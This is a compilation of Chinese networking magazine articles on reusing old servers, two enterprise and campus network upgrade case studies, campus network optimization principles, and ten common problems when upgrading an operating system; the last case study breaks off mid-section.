


图 1 ADMT 工具流程

但是遇到 Windows 用户平稳过渡到 Linux，或者程序兼容性问题就不会那么简单了。您可以选择虚拟化技术迁移服务器，但也会冒一些风险。虚拟化也可能带来一些物理环境下没有的安全隐患，以及无法预料的“异性相斥”现象。

使用 VMware 自带的 P2V 工具 Converter，或者 Microsoft Virtual Server 2005 Migration Toolkit (VSMT) 与 Microsoft Automated Deployment Services (ADS) 配合使用，以捕获并重新部署源服务器磁盘到原始硬盘配置的虚拟表示的映像，如图 2 所示。这些都能够很方便地将应用迁移到虚拟环境中，大大简化了服务器迁移的过程。此外，一些服务器需要更新，如果按照通常的更新方法，需要先进行服务器设备的采购，然后将服务器停机，再进行更新，这样会耽误大量的时间，对用户的应用造成影响。通过虚拟化进行迁移之后，这些老旧服务器就可以准备好新应用部署的环境了。




图 2 VMware Converter

## 老马配新鞍——实施低成本宽带接入

### 老服务器还能怎么服务？

#### 服务 1：系统更新服务器

系统更新服务是网络安全管理的重中之重。在微软网络环境中，所有客户端操作系统、Office 办公软件、IE 浏览器等都需要定期打补丁 (Hotfix) 以避免受到攻击。设置让所有的客户端自动更新并非最明智的决策。如果都让用户自动下载补丁，不但浪费带宽而且不能确保每个客户端都已经安装了必要的系统更新。如果此时已经有一台 1GB 内存和 18GB 硬盘空间的服务器，就可以利用它建立一个系统更新中央管理系统。

微软的 Windows Server 更新服务 (WSUS) 是一个相当优秀而且免费的解决方案。在山东的一个电子报社的应用案例中，一台供 400 多名客户使用的服务器的硬件配置仅为 1.8GHz 处理器和 1GB 内存的老服务器。

案例：该报社是政府事业单位，因为一些计算机用户不能够按照通知安装系统更新，经常引起整个内网病毒泛滥。

北京 路人  
笔者向他们提到 WSUS 补丁分发系统解决方案，但需要通过政府采购渠道购买一台服务器，用户认为这个周期太长，所以笔者建议用一台 2006 年已经淘汰下来的数据库服务器充当这个角色。时间过去了这么久，这台 Server 一直稳定运行着。

#### 服务 2：DHCP 服务器

DHCP 的全称是动态主机配置协议 (Dynamic Host Configuration Protocol)，目的是为了减轻 TCP/IP 网络的规划、管理和维护的负担，解决 IP 地址空间缺乏问题，实现 IP 地址的集中式管理，基本上不需要网络管理人员的人为干预。

在小型网络组建时，可以用无线路由器、路由器、交换机开启 DHCP 服务，当然也有用普通 PC 安装 DHCP 服务的情况。另外，在很多工程中，由于服务器的数量有限（有很多教材都没有说明这种情况的安全隐患），都将 DHCP 装在了运行 Active Directory 的服务器上，这是一种误导。如果在网络上使用多个 Windows Server 2003 DHCP



服务器，并将区域配置为只允许安全动态更新，需要使用“Active Directory 用户和计算机”管理单元将 DHCP 服务器计算机添加到内置的 DnsUpdateProxy 组。这样，所有 DHCP 服务器都将拥有为任何 DHCP 客户端执行代理更新的安全权限。

在 Windows Server 2003 中，如果在域控制器上运行 DHCP 服务器，需要将 Windows Server 2003 DHCP 服务器配置为代表其客户端执行 DNS 记录注册，则可能会对安全动态更新功能造成负面影响。要避免此问题，可以将 DHCP 服务器和域控制器部署在不同的计算机上，或者配置 DHCP 使用专用的用户账户进行动态更新。由于 DHCP 服务对硬件要求很低，在这种情况下，用额外一台 DHCP 服务器分配其他子网上的地址有时会大有用处。

### 服务 3：打印服务器

很多企业要求多台网络打印机遍布在不同的位置，他们主要关心的元素是成本而不是高可用性的需求。在这样的情况下，可以用一台接有几台连接到网络的打印机的独立打印服务器以满足需求。如果企业需要高性能的打印，可以实施附加的打印服务器，但是成本又会增加，所以这些替换到二线的服务器就可以派上大用场了，企业不需要单独采购打印服务器。这样就可以实现多台打印服务器的冗余，在一台服务器的硬件发生故障的情况下，打印队列可以移动到其他打印服务器。

### 服务 4：软路由或者防火墙

一般认为用普通 PC 安装一套专用的路由器程序组成的系统就是软件路由器。有很多网友提出了“486 计算机+免费的软件=专业的软件路由器”的说法，这是绝对真实的，软件路由和防火墙运行在很多实际的生产网络中。

根据使用的操作系统不同可以分为基于 Windows 平台和基于 Linux/BSD 平台开发的软件路由器。基于 Windows 平台的软件防火墙比较常见的有 ISA Server、WinRoute Firewall 等，这些软件都是商业化的，通常根据授权用户数不同而收费不同，购买正版的软件防火墙的费用对许多中小型企业来说无疑是一笔不小的开支。

目前基于 UNIX/Linux 平台的软件防火墙如雨后春笋般不断推出，这些软件防火墙大多是免费的，常见的有 RouterOS、SmoothWall、Ipcop、CoyoteLinux 等，这些系统共有的特点是—般对硬件要求较低。如果说一台 486 计算机、一张软盘、两块网卡就可以安装出一台非常专业的软件防火墙，那么对于我们淘汰下来的服务器来说，有的时候都显得大材小用了。

也有很多朋友担心软件路由运行是否稳定。这点不必担心，因为从目前常见的硬件宽带路由器内核分析上看，绝

大部分也都是用软件来实现的。受益于稳定的 Linux 和 BSD 内核，用服务器构建软件路由器的硬件配置要比专业的硬件宽带路由器配置还高，所以某些情况下服务器转发速度要比硬件路由器高很多，只要 Linux 系统不崩溃，我们的软路由就会一直跑下去。

案例：根据笔者之前在网络上发表的 RouterOS 双 ISP 出口调试的方法，大连一网吧使用一台淘汰下来的电影服务器很好地解决了双出口问题。这家网吧原来使用网通线路，玩家反映一些游戏很“卡”，客源流失现象严重。根据我们掌握的情况，是因为这个游戏的服务器前 3 个区都是设在电信的 IDC 机房，但电信网和网通网的互相连接并不通畅，造成从网通访问设在电信 IDC 机房的服务器很卡，在节假日更是严重。基本思路是在网吧接入两条线路，一条电信，一条网通。但如何有效利用两条线路很伤脑筋，网吧老板又不舍得花高价买专业的路由器，管理员利用淘汰下来的这台服务器安装了 RouterOS 测试，感觉比一些专业路由器还稳定，网吧客源流失的问题得到了解决，服务器又发挥了招财进宝的奇效。

### 服务 5：日志服务器

在一个完整的信息系统里面，日志系统是一个非常重要的功能组成部分。查看交换机、路由器和其他网络设备的日志，可以帮助网管员迅速解释和诊断问题。很多网管员认为日志管理是信息安全管理的内容，和系统管理关系不大，这是绝对错误的。

如果没有购买专业的日志监控软件的话，我们可以让这些配置较低的服务器实现网络设备监管的功能。比如利用 Linux 系统下默认的 SYSLOG 服务，记录网络设备的所有信息。此时可以编辑 syslog.conf 文件，添加内容为 local7.\* /var/log/router.log，将全部信息记录到 router.log 文件中以便及时查看。感兴趣的读者可以查看网络设备的日志管理命令，并配合 Linux 下简单的设置即可。

### 总结

一般来说，您可以将旧服务器升级到更大的硬盘或增加内存来延长它的使用寿命。只要用心，将这些服务器配置成：测试服务器、蜜罐服系统、客户端 Ghost 镜像存储服务器、内网即时通信服务器等，这些配置应用的方法还是相当容易的。

如果您负责管理网络，可能已经看到摩尔定律在服务器上的无情应用：今天还是先进的服务器，明天就可能还不如入门级的家庭 PC。此时，开动脑筋将一些网络管理服务部署在这些老旧服务器上，让它们再次散发青春的活力吧。

## 制造业网络改造实战

▼ 龙岩烟草工业有限责任公司 龙岩 吴洪亮

笔者所在单位的计算机网络建于 2002 年，采用二层星形拓扑结构，分为核心层和接入层。核心层为两台 Catalyst 6509 交换机，配置 Supervisor Engine II 引擎，核心交换机之间通过 GEC 连接，核心交换能力为 256Gbps，构成双核心冗余结构。

网络主干为千兆以太网，接入层交换机通过双千兆链路分别上联两台核心交换机，构成园区网主干冗余。桌面接入为 100Mbps 以太网，使用 B 类的私网保留 IP 地址域 172.16.0.0/16。不同的子系统之间划分 VLAN，对不同的 VLAN 采用变长子网掩码，整个网络分为 29 个 VLAN。核心交换机的三层引擎 MSFCII 实现不同 VLAN 间的三层交换，并采用 HSRP 技术实现三层冗余。

随着企业信息化的发展，网络规模的扩大和网络应用水平的提高必然对网络基础设施提出更高的要求。一个有效的网络平台，已经不能仅仅考虑数据的传递，可靠性、可用性和安全性已经成为更加重要的因素。

作为一个现代企业，单位的计算机网络与生产自动化紧密结合，物流、调度、集控等生产系统都运行在网络上。生产系统是笔者单位的核心系统，生产期间一刻也不能停止，这样的应用需求对于网络的可用性、可靠性和安全性提出了极高的要求。在原有的网络结构中所有的子系统均在一个网络系统中，这样其他的应用系统和来自 Internet 的病毒和攻击会对生产系统造成直接影响。另外，网络核心在设计时对网络应用的扩展估计不足，在产品支持特性上不能满足网络扩展的需要。核心交换机采用二代引擎，只能配置 16 个 VLAN 支持 HSRP，限制网络系统的可扩展性。

### 网络改造技术方案

针对企业发展所带来的对网络新的要求，我们提出了改造技术方案：

对生产系统网络和办公系统网络进行分离。生产系统与办公系统各自建立独立的双核心局域网系统，两个网络系统之间通过防火墙实现安全隔离。

升级网络核心：办公网络系统核心交换容量由原来的 256Gbps 升级到 720Gbps；生产网络系统的核心升级为独立的 256Gbps 交换容量。

提高网络安全性：通过在办公与生产两套网络之间部署 PIX525 防火墙系统实现生产网络与办公网络的逻辑安全隔离；同时在于网间配置访问控制，提高网络的总体安全性。改造后的网络结构如图 1 所示。




图 1 改造后的网络结构

先对现有核心交换机 C6509 升级改造，用 WS-SUP720 引擎替代 SupII 引擎。WS-SUP720 将高性能的 720Gbps 交换矩阵与新型的路由和转发引擎，包括第三代策略特性卡（PFC3），集成在同一个模块中，适合高性能核心和数据中心环境的高度可扩展且经济有效的平台。借助 720Gbps 交换矩阵，新型 Supervisor Engine 720 的交换能力可达到 400Mbps。升级后的核心交换机不仅能解决现有网络核心 HSRP 支持 VLAN 数不够的问题，还能满足未来几年内企业信息化发展对网络基础设施提出的更高要求。

生产系统网络可以利用升级更替下来的引擎模块搭建网络核心。目前生产系统网络有 9 个子系统，所以不存在任何问题，所有生产系统 VLAN 都可以做到 HSRP，还可满足企业生产系统网络未来发展的需要。

为了保证整个网络的安全，需要对生产网络和办公网络间进行相应的安全控制。增加两台热备防火墙，将两个网络系统分离开，各相关互访用户则通过防火墙系统进行验证和控制，最大可能减少两个网络之间的相互影响。

### 系统实施

升级改造后，我厂网络将分为办公和生产两个局域网，两个网络之间通过 PIX525 防火墙系统实现安全隔离。两个网络系统都采用双核心冗余和千兆主干，分为核心层和接入层两个结构层次。办公系统网络的核心由两台 C6509\_Sup720 组成；生产系统网络核心由两台 C6509\_SupII 组成。

仍然采用 B 类的私网保留 IP 地址域 172.16.0.0/16，使用子网 172.16.X.0/24 作为 IP 地址范围。属于生产子系统的 VLAN 名称及用途不变，它们的 HSRP 网关只在生产网核心交换机 C6509\_SupII 上设置，办公网络的交换机上不开设这些 VLAN。在生产网络的交换机上默认 VLAN1 用于网管地

址。属于办公网 VLAN 的 HSRP 网关只在办公网核心交换机 C6509\_Sup720 上设置，生产网络的交换机上不开设这些 VLAN。然后根据具体需要，在生产网和办公网上增加设置一些 VLAN，用于连接新的防火墙系统或路由器。

VLAN 生成树经常会引发交换网络中的故障，所以我们在设计 VLAN 时主要考虑减少生成树对网络的影响。一般通过将交换机划分成多个 VTP 域，隔断 VLAN 信息在全网中的传播。为方便管理，办公网和生产网分别各自设置一个 VTP 域，核心交换机设置为 VTP Server，其他交换机设置为 VTP Client。

局域网内保持原有 EIGRP 路由协议，办公网和生产网之间通过静态路由由协议实现互联。

本次企业网升级改造主要是核心交换机的升级和网络主干的调整，网络的接入层基本上不变，只涉及接入层设备 IP 的更改及少数交换机端口配置的调整，因此网络改造的风险主要集中在网络核心。为保证成功必须充分考虑可能的风险，制定详细的对应措施。降低网络割接风险的最基本方法是事先充分了解原有网络的详细情况，包括：设备的配置信息、设备的端口分配（应详细到每一个物理端口）、网络物理连接图、路由表。在充分调研的基础上对网络进行尽可能细致的规划，制定详细的计划图表，包括：IP 及 VLAN 划分、设备端口分配（详细到每一个物理端口）、物理连接图、路由规划、割接步骤、测试方法。网络割接的关键是平稳过渡，尽可能降低实施的复杂性，原来的规划、原来的配置和原有的链路在合理的前提下尽可能保留，只改变必须改变的部分。全盘规划，分步进行，逐步确认是降低割接风险的好办法。每次网络割接实施，核心交换机上架、核心交换机预配置、部分楼层交换机的 IP 更改等工作可以提前进行。另外，网络割接与网络优化可以分开实施，网络割接的每一步应具备可回退的可能及回退的方法，提前备份和做好标签。

## 改造成效

改造后的网络是一个更加有效的网络平台，满足了信息

系统对于所使用的网络基础设施高效、可靠、安全的要求，为企业的信息化发展奠定了坚实的基础。

生产系统得到更加可靠的保障：成功实现的办公信息网和生产业务网两网分离，改造后两个业务系统网络可各自独立运行。办公网运行办公管理应用，生产网运行生产自动化应用，有效地保障了生产系统的稳定可靠运行。

网络核心处理容量提高：办公信息网的网络核心处理容量由原有的 256Gbps 提升为改造后的 720Gbps，核心处理能力提高接近原来的 2.5 倍。生产业务网核心处理容量为 256Gbps，但生产业务网的两台核心交换机升级改造后单独用于生产业务数据。

网络总体负载减轻：网络的负载得到较大的减轻。升级前核心交换机的 CPU 负载为百分之二十多；升级改造后，生产网核心交换机的负载为百分之二点多。办公网核心交换机的负载为百分之五左右。

网络延迟减小：由于负载的减轻，网络传输延时进一步减少，用户 PC 到网络核心的传输延时由原来的几毫秒减少到目前的 1 毫秒左右。

网络安全性增强：由于成功地实现了生产网/办公网两网分离，两网之间通过防火墙系统互联，通过在防火墙上进行访问规划设置，可以灵活地限制两网之间的数据访问，进一步提高网络安全。同时，两网之间的防火墙配置成透明模式，大大地减少了因网络安全控制对两网之间上层业务数据互访的影响。

网络可靠性和可用性增强：生产网和办公网两网均实现核心交换机双机冗余和流量负载均衡，不仅网络主干（核心交换机之间，核心交换机与接入交换机之间）实现了基于每一 VLAN 的生成树二层冗余和流量负载；还实现了 VLAN 三层流量的冗余和流量负载。主备防火墙系统切换时丢包数为 1；主备核心交换机三层流量切换时丢包数为 2，接入交换机主备二层链路（生成树）切换时丢包数≤4。

## 校园网优化原则和方法

在“升级改造”栏目中，有很多文章谈到了校园网的升级改造，这正说明了校园网的复杂性。尽管在建设校园网初期经过周密的考虑，但随着时间的推移，原来规划的校园网不可能永远满足不断发展变化的应用和需求，因此有必要对校园网进行优化，确保网络按照需求满足性能标准运作。下面从几个方面谈谈如何对校园网进行优化。

### 优化原则

经济性：优化过程中应最大限度地保护已有投资，尽量

充分利用网络中原有的设备。

兼容性：由于网络设备厂家众多，网络协议的互通性可能存在一定的问题，优化设计时有必要进行多方面的考察，选择具有开放性标准的产品与技术。

实用性：技术和设备选型不仅要考虑满足当前需要，还要考虑未来校园网络发展和应用变化，同时更要考虑自身的实际需求。优化设计尽量采用成熟的主流技术，做到适当超前即可，不能一味盲目追求产品技术的先进性和高档次，避免浪费。

整体性：要对整个网络系统进行综合分析，合理配置资



源，以最小的投入获得最佳的网络性能。网络是一个系统，要通盘考虑网络的各种资源配置，使其互相匹配，避免顾此失彼的情况出现，因此需要制定完备的优化计划。

## 优化策略

对于一个正在运行的校园网，本文主要从网络拓扑结构优化、网络层优化和网络设备优化等三个方面来进行探讨。

## 网络拓扑结构优化

由于种种原因，如建网时的资金限制，网络扩展等造成的网络结构不合理，设备使用不合理，从而导致网络使用效率低，设备负担不合理，网络运行不稳定等现象，可以通过优化网络结构得到改善，从而提高网络资源的利用率。

目前校园网设计一般采用三层网络设计模型，分别为：核心层、汇聚层和接入层。以上三层有各自明确的功能定义，每层对网络设备和链路都有不同的性能要求。在同一层中运行的设备完成相似的任务。网络中的各层可能包括路由器、交换机或者某种组合。

## 优化建议

针对三层结构的不同功能，优化的重点主要为：保证核心层的高速、稳定、可靠；汇聚层的可扩展性；接入层的可管理性。

在网络拓扑结构优化过程中应根据学校的实际需求选择合适的拓扑结构。传统布线拓扑为降低线路成本较多采用结点汇聚的方式，而现在随着介质成本的降低，维护成本的增加，更多地考虑减少结点或者是减少有源结点的方式，将汇聚层直接设置在大楼内部，从核心到汇聚都采用直接逻辑连接，不再设中间有源结点。这种方式尤其对用户较多，网络应用较多，路由协议复杂的大规模校园网比较适合。建议采用以高速路由交换机为核心，多层交换机作为汇聚层的网络设计；中小规模的校园网建议采用多层交换机为核心，可远程管理型交换机作为汇聚层的网络设计。

传输介质的选择。传输介质对网络性能的影响不可忽视，一个性能良好的校园网必须有一个坚实的基础，介质的影响不应成为校园网应用的障碍。目前的综合布线系统普遍采用单、多模光缆，超五类或六类非屏蔽双绞线。越来越多的用户和视频点播等应用使得网络流量日益增长，千兆、万兆以太网成为必然的趋势。建议在带宽利用率过高时，可采用多链路捆绑方式或直接升级用千兆线路代替百兆线路。由于光缆优良的扩展特性，一般使用光缆架构千兆网，便于将来向 10Gbps 网络扩展。

冗余设计。冗余设计是网络设计的重要部分，是保证网络整体可靠性能的重要手段，但是投资也将增加。部分校园网在早期的建设中由于成本的原因并未在设计中考虑冗余问题，而在优化工作中则需从网络链路和网络设备两方面着手。冗余设计可以贯穿整个三层结构，每个冗余设计都有针

对性，可以选择其中一部分或部分应用到网络中以针对重要的应用。万一网络中某条路径失效时，冗余链路可以提供另一条物理路径。可采用链路聚合实现端口级冗余，以克服某个端口或线路引起的故障。也可采用生成树协议提供设备级的冗余连接。条件允许的话最好能够提供不同物理方向的双归属、双路由保护。设备的冗余是指采用冗余配置的单机或多台设备互为热备份，但是一般情况下多台设备互为热备份的方式比较昂贵。

## 网络层优化

网络层主要从路由协议方面进行优化和调整，高效的路由协议、合理的 IP 地址和 VLAN 规划可以提高网络的整体性能。

### 优化建议

#### 1) IP 地址的优化

IP 地址的合理规划是保证网络顺利运行和有效利用网络资源的重要因素之一。IP 地址的优化要尽量根据网络汇聚接入分布的地理区域来划分大块连续的 IP 地址空间，有利于路由协议的计算，缩小路由表，提高转发效率；将骨干网中各网络设备的连接地址、服务器地址放在一段连续地址块中，便于管理；重要网管地址可利用 NAT 地址转换隐藏；根据接入用户规律，采用 DHCP 动态分配地址，提高 IP 地址的利用率；用 VLSM 根据子网规模合理分配 IP 地址数量。

#### 2) VLAN 的优化

VLAN 能减少在解决移动、添加、修改终端用户等问题时的管理开销；提供控制广播的功能，避免混乱；支持工作组和网络的安全性。建议根据用户类型和管理功能的不同划分 VLAN，避免混乱。

#### 3) 路由的优化

路由优化的目的在于网络协议能保证网络的伸缩性、稳定性和快速收敛，优化应尽量减少主干网路由表中的路由条目。路由优化包括以下几个措施：

控制路由更新数据流：配置被动接口（passive-interface）只接收路由更新但不发送路由更新；用发布控制列表（distribute-list）来选择路由器想要发送或接收更新信息的特定路由。

使用策略路由：通过策略路由（policy routing），指示路由器不仅根据目的地，还可以根据源地址来选择路由，建立被路由数据流应该遵守的策略或规则，对处理某些数据流进行精确控制。

关闭连接用户网络的路由接收：许多路由协议的启动在默认情况下都是收发信息同时启动，但连接用户网络的路由端口可能会接收到不恰当的路由通告而影响网络稳定，因此应将连接用户网的端口关闭路由信息的接收。

选择合适的路由协议：根据距离矢量和链路状态路由选择协议的特点，中小规模的校园网可采用 RIP 协议，配置简单。大规模的校园网内网络设备较多，线路复杂，路由信息



更新频繁，可使用 OSPF 协议，增强路由管理能力和增加多链路冗余的支持。

手工配置链路管理距离：大多数情况下使用路由协议默认的管理距离运作，但可以在确定有必要时修改管理距离来确保最优路由。

## 网络设备优化

### 升级设备

根据用户实际流量决定是否更新网络设备，比如在接入层用交换机代替集线器，在汇聚层用三层交换机代替二层交换机。在充分利用校园网原有设备的前提下，应通过更新软件版本和增加扩展模块以支持新的应用（如 IPv6 的支持等）。如果要购买新设备，需考虑其可扩展性、兼容性、安全性等因素。

### 合理设置设备

网络设备中仅安装必要的组件和保留必要的配置，去掉

不必要的部分。对网络设备的配置除一般网络连通性配置外还应考虑：

（1）安全性配置：增加网络设备本身的访问控制以提高安全性，关闭不必要的服务端口。

（2）管理性配置：增加针对网络设备本身的远程管理配置，包括 Web、Telnet、SNMP。

（3）监控性配置：增加针对网络内部流量的监控配置，包括 MIRROR、SFLOW/NETFLOW 等。

## 结束语

在现有校园网的基础上，依据一定的优化原则，提出校园网的优化策略和方法，优化网络性能，经实践证明是可行的。本文从几个层面提出校园网的优化策略，从目前学院网络优化的实施情况看，效果比较明显。网络优化涉及面很多，还有很多问题未涉及到，还需要进一步完善，希望能对校园网优化有一定的参考和帮助。

## 操作系统升级十大注意

潍坊 姜建华

升级到一种新的操作系统绝对不是一件轻松的事情。在升级成功后，也许我们可以获得一些新的特性，或者可以运行一些新的应用程序。不过在此过程中我们总是担心会出现某些问题。在此文中，笔者将关注一些升级操作系统时可能存在的一些潜在问题，并阐述如何防止问题，以及出现问题时的解决对策。虽然笔者主要以 Windows Vista 等为例，但其有关理念，仍具有借鉴意义。

### 问题一：硬件不足

总体而言，新的操作系统比其前辈要求更高档的硬件。一套运行老操作系统非常流畅的硬件系统在运行新的系统时可能会慢或根本无法运行，因此在您执行升级时要检查硬件需求。您可能需要更快的处理器，而且几乎总需要更多的内存。其他的部件也可能需要升级。例如，Windows Vista 需要恰当的视频卡以支持 Aero 界面。

如果您安装了新的操作系统，之后发现性能不太如意，可能需要进行必要的硬件升级。但是，如果您计算机的几个部件都需要升级才能运行新的系统，那么购买一台新的计算机有可能更便宜一些。当然，如果这个系统是一台笔记本电脑，那么升级硬件到一个可以运行新操作系统的水平可能是困难的或不可能的。

### 问题二：安装问题及冻结

可能最糟的情况是安装过程在升级的中间失败。这可能使我们处于一种进退两难的境地，既不能使用老的操作系

统，又不能使用新系统。

一种可能的原因是磁盘空间不足。例如，根据微软的有关规范，Vista 家庭高级版、企业版、终极企业版需要至少 40GB 的磁盘空间，而且要有 15GB 的空余空间。您也许在较少的空间中可以安装，但很可能会遇到问题。

这也有可能是由于一个硬件问题引起的。例如，Vista 看起来要比 XP 对有问题的内存块更加敏感。替换或移除有问题的内存会使安装继续正常进行。在其他情况下，问题可能出在硬盘驱动器上或运行安装媒体的光盘驱动器上。有些用户在选择要安装操作系统的驱动器之前，通过安装其驱动程序而解决了这种问题。

### 问题三：驱动程序问题

驱动程序问题是与操作系统升级相关的所有种类的麻烦中最为常见的原因之一。仅仅因为您通过了安装过程而且操作系统可以运行，并不意味着没有问题。您可能会发现声卡无法工作或者在新的操作系统中不能打印。这通常是一个驱动程序问题。

解决这个问题的第一步是检查相关硬件厂商的网站，看有没有最新的驱动程序。不幸的是，硬件厂商有时并不更新其驱动程序以使其在新的操作系统中正常使用。有时，这是一个技术问题，不过有时我们会发现厂商其实是在利用手中的特权强迫您购买新的接口卡或打印机等。

## 问题四：激活问题

例如，您辛辛苦苦地安装了新的操作系统，在转而去激活时却被告知您没有 Windows 正版副本的授权。微软近来的操作系统，包括 XP 和 Vista 都使用了所谓的 Windows 正版增值（WGA）技术，它要求在安装完毕（和升级某些硬件组件）后实施激活。如果在 30 天内没有激活 Vista，系统将进入一个受限功能模式，用户将不能使用 Acer 界面，并丧失其他的一些高级特性。

不过，Vista SP1 会改变这种行为，被确认为非正版的系统将会弹出一个绿色的屏幕，但并不会禁用其功能。

如果这个验证工具并没有在您的计算机上安装（由此也就阻止了您下载系统的更新文件），您首先要做的是运行正版增值诊断。

## 问题五：应用程序不兼容

在升级到一个新的操作系统时，另一个常见的错误是不能够运行原来的一些应用程序。如果您最喜欢的游戏不能运行，这确实有点儿恼人；不过，如果一个至关重要的企业级应用程序无法运行，那简直就是一场灾难。

在有些情况下，您可以使一个“不听话的”应用程序以兼容模式运行。在 Vista 中，可以找到程序的可执行文件，在其上单击鼠标右键，选择【属性】命令，然后单击“兼容性”选项卡。选择“以兼容模式运行此程序”复选框，然后在下拉列表框中，选择以前运行此程序的操作系统。

如果这还不能奏效，另外一个解决方案是使用 VM 软件在一个虚拟机中运行老的操作系统。您可以使用 Virtual PC 或 VMware。您可以在虚拟机上安装不兼容的应用程序，而且可以将其用于 Vista 桌面上的窗口中。注意，为了让较老的操作系统运行这种应用程序，您需要拥有老操作系统的许可。

当然，另外一个选择是升级您的应用程序到一个与最新操作系统相兼容的版本。

## 问题六：错误的系统版本

在升级操作系统时还会发生哪些问题？我们以 Vista 为例，您可能在完成升级过程后，发现升级到了一个错误的版本。这是因为 Vista 共有四个版本，每一个版本都有其特性集。

如果您安装了家庭高级版，却发现计算机无法加入到 Windows 域中，这该怎么办？或者发现在安装了企业版后，并没有找到 DVD 刻录程序怎么办？

因此，一定要精确地知道，您需要什么特性，并在安装之前选择一个版本。例如，对 Vista 用户而言，可以到微软的站点上找到相关的协助资源。如果您安装了错误的版本，

并非全盘皆输。通过随时升级（Anytime Upgrade）程序，您可以在线得到一个特性更为完备的 Vista 版本。

## 问题七：数据丢失

您的数据是计算机上最珍贵的资源。操作系统和应用程序可以重装，而数据通常情况下却是唯一的，而且您可能无法（或无法轻易地）重新创建它。升级您的操作系统（而不是清除磁盘并执行一次全新的安装）应当保持数据的完整无损，不过如果出错了怎么办？

将用户数据存储到与要安装的操作系统所不同的一个分区上是最佳的方法。将数据存储到一个不同的物理磁盘上是更好的选择，为了最大程度上保护数据，可将数据存储到服务器上或网络上的其他计算机上。不管存到哪里，一定要保证经常备份数据，特别是在执行一次操作系统的升级之前。

## 问题八：性能问题

您的升级安装过程一帆风顺，不过在重新启动并使用新的系统时，却发现新的操作系统运行起来要比老的系统慢得多。通常情况下，问题可以归结为前面我们所讨论的问题，即硬件不足、错误的驱动程序、应用程序不兼容等。

例如，关于 Vista 的最多抱怨是在与 XP 相比较时，它缺乏性能。不过在缺乏升级硬件的情况下，仍有一些可以提升性能的方法，如使用 ReadyBoost、禁用某些服务、使用 CPU 优先级设置，或者关闭 Aero 等。

## 问题九：许可/访问问题

您升级到了一个新的操作系统，但在访问某些文件时却遭到了拒绝。下面是常见的一个情况：您试图打开一个包含文档的文件夹，却得到一个“拒绝访问”的消息。原因可能是您双击的根本就不是文档的文件夹，而只是某种快捷方式。

但是，如果用户账户信息在新的操作系统版本中发生了改变，即使对于真实存在的文件和文件夹，“拒绝访问”的情况仍有可能发生。在您试图访问系统文件时也会出现这种情况。您需要以管理员身份登录才能执行此操作。

对 Windows 用户而言，另外一种可能是所访问的对象是在 Windows XP 专业版中被加密的文件或文件夹。如果您现在安装了 Windows Vista 家庭基本版或家庭高级版，EFS 在这些系统中并没有受到完全的支持。不过，如果您拥有可用于加密文件的 EFS 证书，就可以在命令行提示符状态下对文件进行解密。

## 问题十：界面问题/学习曲线

为了平滑地过渡到一个全新的操作系统，您可以配置其设置以使其界面看起来和运作起来更像以前所熟悉的操作系统版本。如在 Vista 中，您可以改变桌面为经典模式，设定操作系统使用【开始】菜单。

## 校园网络改造实战

北京 马艳春

华北科技学院校园网建成于 2002 年，网络建设使用了一台 P882RFT 交换机作为校园网核心，通过该设备作为校园网的出口，通过防火墙，经过一台 Cisco 36 与 CERNET 专线相连，通过联通专线与公网互连。

校园分为中区、北区和南区及学校服务器群。南区主要是教师区，北区主要是学生楼，但有四栋教师楼；中区主要分布教学楼及部分学生楼。南区北区由于距离中心机房有一定距离，使用 GE 单模通过交换机汇聚接入，而中区离中心机房近，直接就近接入到中心的 P882RFT 交换机。

学校服务器群直接接入到 P882RFT 上，服务器分为“可让学生访问”和“不许学生访问”两类。整个网络业务类型可以按照用户不同分为学生、教师两类。学生用户由于受到现有设备功能限制，不允许访问外部网络，只允许访问校园网。教师用户可以访问校园网和 CERNET 及通过联通专线出口的 Internet。

为了将学生区网络开通，学院对网络进行了一定的改造。经过改造后，给校园网增加了电信出口，供学生访问 Internet。

校园网新增加一台 BH6802 交换机，作为校园网出口与电信机房的 MA5200F 连接，同时 BH6802 与原有校园网互连。

在北区使用一台 BH6802 替换原有的 P580 交换机作为学生业务的汇聚，教师用户业务流程不变化，学生用户可以通过使用 PPPoE 拨号方式，访问 Internet。

### 目前存在的问题

学生用户当前不能通过校园内部免费上教育网。由于存在多出口，对用户的管理存在困难，比如学生和教师群体的权限划分问题。开展新业务困难，现网的 P580/P882 及 GW6802 存在三层业务能力差的问题。业务控制能力不足，难以对用户进行控制。学生通过电信上 Internet，由于使用包月，存在严重的账号盗用问题。

### 网络需求

学生通过 PPPoE 拨号从电信上 Internet，不允许通过专线上 Internet；学生能访问教育网的免费网站；教师通过现有网络，通过专线上 Internet，且能访问教育网；现有的核心 P882 ACL 能力弱，希望三层功能转移；保证学生能够访问学校的公共资源。

### 问题解决的思路

借助廊坊电信 IP 城域网，增加更大带宽（GE）的互联

网访问出口。增加出口设备汇聚学校内学生区域相应的用户、业务、流量。对用户进行精细化管理，借助于给每个学生用户划分一个 VLAN，限制用户访问带宽、避免用户盗用 IP 地址、仿冒 IP 地址等侵占网络资源的行为。学校内部教师直接可以相互访问，校园内部教师可以访问教育网和 Internet。学生用户统一使用 PPPoE 拨号方式，通过 BAS 进行访问控制，包括访问 Internet、校园网及教育网。

### 网络优化方案

#### 网络设备选型

廊坊中心机房的原有 S8016 和 6808 为核心层设备，各个县市中心做到与核心双归属接入。在当前业务重要的地方如燕郊，建议使用 GE 与中心机房核心设备连接，需要进行光纤资源的部署。

